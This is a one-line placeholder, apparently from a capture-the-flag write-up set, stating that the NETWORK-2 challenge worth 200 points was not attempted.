Not attempted. This challenge (NETWORK-2, 200 points) was not attempted.